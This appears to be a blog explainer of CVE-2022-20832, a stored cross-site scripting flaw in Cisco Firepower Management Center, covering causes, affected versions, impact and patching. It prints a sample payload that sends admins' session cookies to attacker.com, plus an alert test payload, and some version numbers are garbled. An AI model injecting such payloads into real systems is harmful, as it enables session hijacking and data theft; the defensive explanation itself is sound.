
In early 2022, Cisco disclosed multiple vulnerabilities (summed up as CVE-2022-20832) in the web-based management interface of Cisco Firepower Management Center (FMC) Software. These flaws let attackers already logged in—even with limited accounts—exploit *stored cross-site scripting (XSS)* weaknesses. That means if someone places a crafted script in certain fields, the next time an administrator or user visits the dashboard, that script could run silently in their browser.
In this article, we’ll break down what CVE-2022-20832 is, how it works, its real-world risk, and walk through example exploit code. Links to official advisories and references are included.
What is CVE-2022-20832?
Put simply: CVE-2022-20832 represents a set of stored XSS vulnerabilities in Cisco’s Firepower Management Center. XSS (Cross-Site Scripting) usually means an attacker puts JavaScript in an input field; when someone else views that field, the code executes in *their* browser.
Because the Firepower Management Center is the “brain” behind network firewalls and intrusion prevention, access to it is usually sensitive—it manages security rules for an entire organization.
Root cause: Insufficient validation or sanitization of user-supplied input. So, whatever’s typed into forms or fields may not be fully cleaned, and scripts slip through.
Who Is at Risk?
- Organizations running Cisco Firepower Management Center (FMC) Software, 6.7..1 through 7..1.1 and some earlier 6.x versions.
- Only authenticated attackers (must be logged in), but many enterprises grant broad internal access or low-privilege accounts.
Why Is This Dangerous?
- Hijack Sessions: Attackers can steal cookies, impersonate admin users, or perform actions as them.
Data Exposure: Sensitive dashboard data can leak.
- Dashboard Disruption: Malformed input can mess up parts of the interface, causing loss of visibility or requiring a reboot.
Login Access: Attacker logs in with valid, possibly low-privilege credentials.
2. Inject Payload: Attacker pastes a specially crafted JavaScript payload into a target field—could be a device name, description, policy field, etc.
3. Trigger Victim: Admin or user opens the interface or view where “infected” data is displayed.
4. Execute Payload: The browser runs attacker’s script with full privileges of the victim’s session.
Let’s say the “Device Description” field is vulnerable. An attacker enters a script like this
<script>
    // Steal cookies and send to attacker's site
    (new Image()).src='https://attacker.com/cookie?data='+document.cookie;
</script>
What happens?
When an admin checks device details, this code silently sends their session cookie to attacker.com. If not using proper session controls, the attacker can now hijack the admin’s session.
Bonus: Sometimes even simpler payloads work due to poor filtering. For example
<img src=x onerror="alert('XSS');">
Variants and Impact
- Access Browsing Context: Scripts can access anything the admin can see or do, including configuration changes.
- Availability: Heavy or malformed payloads can disrupt the dashboard or cause it to crash parts of the interface.
Patch & Mitigation
Upgrade!
Cisco issued fixed versions. See the official advisory:
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-fmc-stored-xss-yTQyN6Ag
References
- Cisco Advisory: CVE-2022-20832 FMC Stored XSS
- NIST NVD Details for CVE-2022-20832
- OWASP — Cross Site Scripting (XSS)
Conclusion
CVE-2022-20832 is a classic example of stored XSS putting even secured environments at risk—especially when attackers are already inside or have stolen a low-privilege login. Patch your FMC as soon as possible and double-check access controls so only the right people can touch your firewall’s nerve center.
Want more technical walk-throughs like this? Leave a comment or subscribe for updates!
*This post is exclusive and written for educational and defensive purposes only. Remember: don’t exploit vulnerabilities without legal authorization.*
Timeline
Published on: 11/15/2022 21:15:00 UTC
Last modified on: 11/18/2022 18:13:00 UTC